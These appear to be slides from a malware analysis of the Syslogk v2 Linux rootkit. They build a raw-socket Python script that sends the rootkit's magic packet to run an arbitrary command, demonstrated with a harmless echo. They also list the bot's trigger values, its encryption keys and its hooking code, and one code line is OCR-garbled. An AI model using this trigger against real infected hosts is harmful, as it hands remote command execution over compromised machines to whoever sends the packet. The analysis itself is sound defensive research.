.text:0000000000001821 cmp     byte ptr [r12+9], 6
.text:0000000000001827 jz      short loc_1868
```

- *r12* points to *ip_header*
- *r12 + 9* points to *Protocol*
- The *Protocol* must to be 6


```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

ip_header  =  b'\x45\x00\x00\x00'  # Version, IHL, Type of Service | Total Length
ip_header += b'\x00\x00\x00\x00'  # Identification | Flags, Fragment Offset
ip_header += b'\x00\x06\x00\x00'  # TTL, Protocol | Header Checksum
ip_header += b'\x00\x00\x00\x00'  # Source Address
ip_header += b'\x00\x00\x00\x00'  # Destination Address

tcp_header  =  b'\x00\x00\x00\x00' # Source Port | Destination Port
tcp_header += b'\x00\x00\x00\x00' # Sequence Number
tcp_header += b'\x00\x00\x00\x00' # Acknowledgement Number
tcp_header += b'\x00\x00\x00\x00' # Data Offset, Reserved, Flags | Window Size
tcp_header += b'\x00\x00\x00\x00' # Checksum | Urgent Pointer
```

Syslogk v2

Extracting the magic packets requirements for command ID 99

Example for command ID 99.

Make the template fulfill the requirements.



```
.text:0000000000001868 loc_1868:
.text:0000000000001868 test    byte ptr [r13+0Dh], 2
```

- *r13* points to *tcp_header*
- *r13 + 0xD* points to *Flags*
- The *Reserved* must to be 2


```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

ip_header  =  b'\x45\x00\x00\x00'  # Version, IHL, Type of Service | Total Length
ip_header += b'\x00\x00\x00\x00'  # Identification | Flags, Fragment Offset
ip_header += b'\x00\x06\x00\x00'  # TTL, Protocol | Header Checksum
ip_header += b'\x00\x00\x00\x00'  # Source Address
ip_header += b'\x00\x00\x00\x00'  # Destination Address

tcp_header  =  b'\x00\x00\x00\x00' # Source Port | Destination Port
tcp_header += b'\x00\x00\x00\x00' # Sequence Number
tcp_header += b'\x00\x00\x00\x00' # Acknowledgement Number
tcp_header += b'\x00\x02\x00\x00' # Data Offset, Reserved, Flags | Window Size
tcp_header += b'\x00\x00\x00\x00' # Checksum | Urgent Pointer
```

Syslogk v2

Extracting the magic packets requirements for command ID 99

Example for command ID 99.

Make the template fulfill the requirements.



```
.text:0000000000001819 movzx   edx, byte ptr [r13+0Ch]
.text:000000000000181E shr     dl, 4
```

- *r13* points to *tcp_header*
- *r13 + 0xC* points to *Flags*
- 0x50 right shifted 4 bits is 5


```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

ip_header  =  b'\x45\x00\x00\x00'  # Version, IHL, Type of Service | Total Length
ip_header += b'\x00\x00\x00\x00'  # Identification | Flags, Fragment Offset
ip_header += b'\x00\x06\x00\x00'  # TTL, Protocol | Header Checksum
ip_header += b'\x00\x00\x00\x00'  # Source Address
ip_header += b'\x00\x00\x00\x00'  # Destination Address

tcp_header  =  b'\x00\x00\x00\x00' # Source Port | Destination Port
tcp_header += b'\x00\x00\x00\x00' # Sequence Number
tcp_header += b'\x00\x00\x00\x00' # Acknowledgement Number
tcp_header += b'\x50\x02\x00\x00' # Data Offset, Reserved, Flags | Window Size
tcp_header += b'\x00\x00\x00\x00' # Checksum | Urgent Pointer
```

Syslogk v2

Extracting the magic packets requirements for command ID 99

Example for command ID 99.

Make the template fulfill the requirements.



```
.text:000000000000186D movzx   esi, dl
.text:0000000000001870 lea     rdi, [r13+rsi*4+0]
```

- 0x50 right shifted 4 bits is 5
- 5 multiplied by 4 is 20
  - 20 is the offset to the end of the TCP header.
  - The data is there.
- *rdi* points to the data.


```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

ip_header  =  b'\x45\x00\x00\x00'  # Version, IHL, Type of Service | Total Length
ip_header += b'\x00\x00\x00\x00'  # Identification | Flags, Fragment Offset
ip_header += b'\x00\x06\x00\x00'  # TTL, Protocol | Header Checksum
ip_header += b'\x00\x00\x00\x00'  # Source Address
ip_header += b'\x00\x00\x00\x00'  # Destination Address

tcp_header  =  b'\x00\x00\x00\x00' # Source Port | Destination Port
tcp_header += b'\x00\x00\x00\x00' # Sequence Number
tcp_header += b'\x00\x00\x00\x00' # Acknowledgement Number
tcp_header += b'\x50\x02\x00\x00' # Data Offset, Reserved, Flags | Window Size
tcp_header += b'\x00\x00\x00\x00' # Checksum | Urgent Pointer
```

Syslogk v2

Extracting the magic packets requirements for command ID 99

Example for command ID 99.

Make the template fulfill the requirements.



```
.text:0000000000001F80 mov     esi, 11223344h
.text:0000000000001F85 call    magic_check_flip_last_bit
```

- It checks a *DWORD* value.
  - Send it in reverse order.
- For each byte, the last bit is flipped before comparing it.


```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

flip_last_bit_for_all_bytes = lambda str:''.join([chr(ord(x) ^ ord("\x01")) for x in str])

magic_value = "\x11\x22\x33\x44"[::-1]




data = flip_last_bit_for_all_bytes(magic_value)
```

Syslogk v2

Extracting the magic packets requirements for command ID 99

Example for command ID 99.

Make the template fulfill the requirements.



```
.text:0000000000001F92 cmp     r14w, 292
.text:0000000000001F98 jbe     loc_1DE1
```

- The data should be bigger than 292 bytes.
  - At least, 293 bytes.

- We need to add padding to it.


```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

flip_last_bit_for_all_bytes = lambda str:''.join([chr(ord(x) ^ ord("\x01")) for x in str])

magic_value = "\x11\x22\x33\x44"[::-1]

padding2 = "B" * (293 - len(magic_value))



data = flip_last_bit_for_all_bytes(magic_value + padding2)
```

Syslogk v2

Extracting the magic packets requirements for command ID 99

Example for command ID 99.

Make the template fulfill the requirements.



```
.text:0000000000002068 lea     rsi, [rbx+4]
.text:000000000000206C mov     ecx, 0Ch
.text:0000000000002071 mov     rdi, 0AF18h     ; "ujeoirtfbvs"
.text:0000000000002078 repe cmpsb
.text:000000000000207A jz      loc_2236
```

- *rbx+4* should point to a null-terminated string (a key).
    - *+4* because of the length of the magic value *0x11223344*.
- We need to adjust the padding also according to it.


```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

flip_last_bit_for_all_bytes = lambda str:".join([chr(ord(x) ^ ord("\x01")) for x in str])

magic_value = "\x11\x22\x33\x44"[::-1]
key = "ujeoirtfbvs"
null = "\x00"

padding2 = "B" * (293 - len(magic_value) - len(key) - len(null))

data = flip_last_bit_for_all_bytes(magic_value + key + null)
```

Syslogk v2

Extracting the magic packets requirements for command ID 99

Example for command ID 99.

Make the template fulfill the requirements.



```
.text:0000000000002236
.text:0000000000002236 loc_2236:
.text:0000000000002236 lea     rdi, [rbx+24h]
.text:000000000000223A mov     esi, 99
.text:000000000000223F call    start_exec
.text:0000000000002244 jmp     loc_2080
```

- *start_exec* receives the Command ID in *esi*. (*99* in this case).
- Command *99* executes the arbitrary command in *rdi*.
- The command is at offset *0x24*.
  - We can add padding for it.


```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_TCP)
s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)

ARBITRARY_COMMAND = "echo command executed > /tmp/avast.txt"

flip_last_bit_for_all_bytes = lambda str:''.join([chr(ord(x) ^ ord("\x01")) for x in str])
magic_value = "\x11\x22\x33\x44"[::-1]
key = "ujeoirtfbvs"
null = "\x00"
padding1 = "A" * (0x24 - len(key) - len(magic_value) - len(null))
padding2 = "B" * (293 - len(magic_value) - len(key) - len(null) - len(padding1) -
len(ARBITRARY_COMMAND) - len(null))
data = flip_last_bit_for_all_bytes(magic_value + key + null + padding1 +
                                   ARBITRARY_COMMAND+ null + padding2)
```

Syslogk v2

Executing the magic packet for triggering command ID 99

Example for command ID 99.

Sending the magic packet and tracing it with *KProbes*.


Applications
Places
Terminal
Thu 08:32 ●
centos@centos7:/home/centos/Desktop/Research Tools
File
Edit
View
Search
Terminal
Help
centos@centos7:/home/centos/Desktop/Kprobe_debug_Syslogk_Rootkit
File
Edit
View
Search
Terminal
Help

```
[root@centos7 Research Tools]# ls /tmp/avast.txt
ls: cannot access /tmp/avast.txt: No such file or directory
[root@centos7 Research Tools]# python magic_packet_arbitrary_command_syslo
gk_v2.py
[root@centos7 Research Tools]# ls /tmp/avast.txt
/tmp/avast.txt
[root@centos7 Research Tools]# █
```

```
[root@centos7 Kprobe_debug_Syslogk_Rootkit]# make install
#sudo insmod fab41d66a0e7ec0c703026084400c6800dc8b586e8ebb61b7873233c718a3298_patched
sudo insmod main.ko
[root@centos7 Kprobe_debug_Syslogk_Rootkit]# dmesg
[ 2576.405878] disksctracer_driver_cleanup : disksctracer module unloaded
[ 2583.258226] init_kprobe : Planted kprobe at ffffffffc0a0b875
[ 2583.259532] init_kprobe : Planted kprobe at ffffffffc0a0bdd1
[ 2583.260866] init_kprobe : Planted kprobe at ffffffffc0a0bf85
[ 2583.262049] init_kprobe : Planted kprobe at ffffffffc0a0b8a2
[ 2583.263342] init_kprobe : Planted kprobe at ffffffffc0a0b88b
[ 2583.268302] init_kprobe : Planted kprobe at ffffffffbb6baa00
[ 2583.268303] disksctracer_driver_init : disksctracer module loaded
[ 2663.807483] nfin_packet_fields_checks_handler_pre : magic packet protocol: [6]
[ 2663.807485] nfin_packet_fields_checks_handler_pre : The protocol fits the requirements
[ 2663.807486] nfin_packet_fields_checks_handler_pre : magic packet reserved: [2]
[ 2663.807487] nfin_packet_fields_checks_handler_pre : The reserved fits the requirements
[ 2663.807488] nfin_packet_fields_checks_handler_pre : magic packet data_offset_shifted_four_bits_rig
ht: [5]
[ 2663.807489] nfin_packet_fields_checks_handler_pre : Encrypted data expected to be at offset (shl d
ata_offset, 4) * 4 = 20
[ 2663.807500] nfin_packet_magic_check_handler_pre : RDI register. Data encrypted using EncodeDecode
[D3"jeoirtfbvs]
[ 2663.807501] nfin_packet_magic_check_handler_pre : ESI register. The magic value expected to be int
o the encryted data [11223344]
[ 2663.809819] call_usermodehelper_exec_handler_pre : handler_pre: Executing command in usermode spac
e from kernel [/bin/sh -c  echo command executed > /tmp/avast.txt]
[root@centos7 Kprobe_debug_Syslogk_Rootkit]# 
```

Syslogk v2

Extracting the magic packets requirements for command ID 1

The highlights in Command ID 1:

- **Executing: /bin/sh -c /etc//tp-b8PbR2v1ms/sm1v2RbP8b**

The use of whitelisting for *Identification* and *Sequence Number* fields is the key point in this packet:

```
valid_ids = [0x27E5, 0x6CC8, 0x0F575, ….]

valid_seqs = [ 0x36DF0DBE, 0x2E850DA1, 0x31307614, …. ]


ip_header += b'\xCA\xFE\x00\x00'  # Identification | Flags, Fragment Offset
ip_header = ip_header.replace(b'\xCA\xFE', struct.pack('>H', valid_ids[0]))

tcp_header += b'\xCA\xFE\xBA\xBE' # Sequence Number
tcp_header = tcp_header.replace('\xCA\xFE\xBA\xBE', struct.pack('>I', valid_seqs[0]))
```

Syslogk v2

Extracting the magic packets requirements for command ID 1

The highlights in Command ID 1 (version 2):

- **Executing: /bin/sh -c /etc//tp-b8PbR2v1ms/sm1v2RbP8b**

For killing previous existing instances, there is a variant of the previous magic packet:

```
ip_header = ip_header.replace('\xCA\xFE', struct.pack('<i', valid_ids[0]))

magic_value = "\x00\x00\x00\x2C"

key = "MDAwMDAwMTEAHuedzHTJiltbtQ=="

padding = "A" * (0x0A - len(magic_value))

data = magic_value + (padding + key)

packet = ip_header + tcp_header + data
```

Syslogk v2

Extracting the magic packets requirements for command ID 2


The highlights in Command ID 2:

- **Executing: /etc//tp-b8PbR2v1ms/sm1v2RbP8b proxy**

It uses of AES encryption and steps.

data = "MDAwMDAwMTEAHuedzHTJiltbtQ==" # This is **Length** + (**"__step1__" encrypted with AES in CTR mode**) **and base64 encoded**

State	Description
0	Setted if the check for *step* fails (and when killing the bot).
1	Setted before running the user mode app with command id=1 which executes: /bin/sh -c /etc//tp-b8PbR2v1ms/sm1v2RbP8b
2	Setted after *step1* and required for *step3* (sets state to 0 updates *logininfo*)



```
.text:0000000000001A18
.text:0000000000001A18 loc_1A18:                          ; needle
.text:0000000000001A18 mov     rsi, cs:step1
.text:0000000000001A1F mov     rdi, [rbp-48h]   ; haystack
.text:0000000000001A23 call    strstr
.text:0000000000001A28 test    rax, rax
.text:0000000000001A2B jz      loc_1AF0
```

Syslogk v2

Encryption. Multiple keys for creating bot variants.

Syslogk uses encryption, not only for this step. (implemented via: https://github.com/kokke/tiny-AES-c/)

Encryption Algorithm	Key	Parameters		Used by
AES	60 3D EB 15 15 3A 71 5E 2B 73 AE F3 85 7D 75 8B 1F 55 2C 57 3E 61 58 D7 2D 98 11 A3 39 14 DE FE	Mode	CTR	**FormatEncode** **FormatDecode**
		Label	key	
		IV	12 A3 BB 47 53 5E C0 D5 39 53 A6 FB AD 43 F5 73	

Syslogk v2

Encryption. Multiple keys for creating bot variants.

Syslogk uses encryption, not only for this step.

Encryption Algorithm	Key	Parameters		Used by
XOR	1101link	Label	xorkey	**EncodeDecode**
XOR	d3i9szdn	Label	xorkey1	**EncodeDecode1**
XOR	40239jiig	Label	xorkey2	**EncodeDecode2**
XOR	n430jdfk	Label	xorkey3	**EncodeDecode3**
XOR	vndia323	Label	xorkey4	**EncodeDecode4**
XOR	dnj23fds	Label	xorkey5	**EncodeDecode5**

Syslogk v2

Encryption. Multiple keys for creating bot variants.

Syslogk uses encryption, not only for this step.

Encryption Algorithm	Key	Parameters		Used by
RC4	63 7C 77 7B F2 6B 6F C5 30 01 67 2B FE D7 AB 76 CA 82 C9 7D FA 59 47 F0 AD D4 A2 AF 9C A4 72 C0 B7 FD 93 26 36 3F F7 CC 34 A5 E5 F1 71 D8 B1 15 04 C7 23 C3 18 96 05 9A 07 12 80 E2 EB 27 B2 75 19 83 2C 1A 1B 6E 5A A0 52 3B D6 E3 29 E3 2F 84	Label	rc4_key	**SimpleEncodeDecode**
		IV	12 A3 BB 47 53 5E C0 D5 39 53 A6 FB AD 43 F5 73	
RC4	07 FD 36 26 2C 3F F7 CC 34 AB E5 71 51 08 01 15 63 7C F2 7B C9 6B 6F C5 30 09 67 2B 00 17 2B 76 1A 82 16 7D 0A 59 47 F0 AD DB A2 AF AC 14 72 20 19 83 12 1A 1B 6E 5A A0 52 37 D6 E3 19 13 2F 14 04 C7 55 13 18 96 05 9A 07 23 80 02 0B 27 32 75	Label	L7_rc4_key	**SimpleEncodeDecode_0**
		IV	12 A3 FE 47 93 5E 12 D5 39 53 22 FB BD 43 98 73	
RC4	07 FD 36 26 2C 3F DD 3C 34 AB B5 A1 51 08 91 15 B7 BD 93 D6 F6 5F F7 CC 44 A5 C5 F1 71 D8 B1 F5 1A 82 16 ED 0A 59 2B 73 AE F3 25 7D 35 8B 72 20 19 03 12 DA 1E 6E E5 A0 52 37 46 E3 99 13 2F 14 04 C7 55 63 18 96 05 9A E7 23 80 02 0B 27 32 75	Label	manager_rc4_key	**SimpleEncodeDecode_1**
		IV	19 03 12 DA 1E 6E E5 A0 69 53 82 BB BD F3 98 76	


Syslogk v2

Extracting the magic packets requirements for command ID 2

A variant of Command ID 2:

- **It kills existing instances before executing: /etc//tp-b8PbR2v1ms/sm1v2RbP8b proxy**

```
ip_header  = b'\x45\x00\x00\x00'  # Version, IHL, Type of Service | Total Length
ip_header += b'\x27\xE5\x00\x00'  # Identification | Flags, Fragment Offset
ip_header += b'\x00\x06\x00\x00'  # TTL, Protocol | Header Checksum
….
tcp_header += b'\x50\x08\x03\xFE' # Data Offset, Reserved, Flags | Window Size


ip_header = ip_header.replace('\xCA\xFE', struct.pack('<i', valid_ids[0]))
magic_value = "\x00\x00\x00\x2C"
key = "MDAwMDAwMTEAHuedzHTJiltbtQ=="
padding = "A" * (0x0A - len(magic_value))
data = magic_value + (padding + key)
```



```
loc_1E48:                       ; haystack
lea     rdi, [r14+678h]
mov     rsi, offset aSm1v2rbp8b_1 ; "sm1v2RbP8b"
call    strstr
test    rax, rax
jz      short loc_1E72

mov     edx, 1
mov     rsi, r14
mov     edi, 9
call    send_sig

loc_1E72:
mov     rax, [r14+430h]
mov     [rbp-38h], rax
mov     rcx, [rbp-38h]
lea     r14, [rcx-430h]
cmp     r14, offset init_task
jnz     short loc_1E48
```

Syslogk v2

Extracting the magic packets requirements for command ID 2


After Command ID 2:

- **Running step 3 for updating *logininfo*.**

data = "MDAwMDAwMDkqK/GGwHaOs2Y=" # This is **Length** + (**"__step3__"** **encrypted with AES in CTR mode**) **and base64 encoded**

Step 3 requires proxy mode

- state = 2 => Proxy mode state.
- dword_1E2F0 = 3 => Setted after executing proxy mode.



```
.text:0000000000001B02 cmp     cs:state, 2
.text:0000000000001B09 jz      loc_1EA0

.text:0000000000001EA0
.text:0000000000001EA0 loc_1EA0:
.text:0000000000001EA0 test    byte ptr [r13+0Dh], 8
.text:0000000000001EA5 mov     eax, cs:dword_1E2F0
.text:0000000000001EAB jnz     loc_20A7

.text:00000000000020A7
.text:00000000000020A7 loc_20A7:
.text:00000000000020A7 cmp     eax, 3
.text:00000000000020AA jnz     loc_1B15

.text:00000000000020B0 mov     rsi, cs:step3   ; needle
.text:00000000000020B7 mov     rdi, [rbp-48h]  ; haystack
.text:00000000000020BB call    strstr
.text:00000000000020C0 test    rax, rax
.text:00000000000020C3 jz      check_fail
```


Syslogk v2

The callback mode is not used for now

The highlights in Command ID 0:

- **Executing: /etc//tp-b8PbR2v1ms/sm1v2RbP8b cb**


The callback mode call is not implemented (**only 3 call references** of commands with the command id hardcoded on it).



xrefs to start_exec

Directio	Type	Address	Text
D...	p	nfinpro+204	call start_exec
D...	p	nfinpro+33D	call start_exec
D...	p	nfinpro+A9F	call start_exec
D...	o	__mcount_loc:000000000...	dq offset start_exec

Line 4 of 4



CMD_0_USERMODE_APP_CALLBACK_MODE

CMD_2_USERMODE_APP_PROXY_MODE

CMD_99_EXECUTE_ARBITRARY_COMMAND


CMD_1_EXECUTE_USERMODE_APP

queue the work

Syslogk v2


Hiding the bot via Hooks

- It patches the functions in the Virtual File System (VFS)



```
.text:0000000000000038
.text:0000000000000038 loc_38:
.text:0000000000000038 call    ds:(pv_cpu_ops+20h)
.text:000000000000003F mov     rsi, offset hk_root_readdir
.text:0000000000000046 mov     rdi, offset asc_AEA0 ; "/"
.text:000000000000004D call    hk_get_vfs
.text:0000000000000052 mov     cs:bk_root_readdir, rax
```

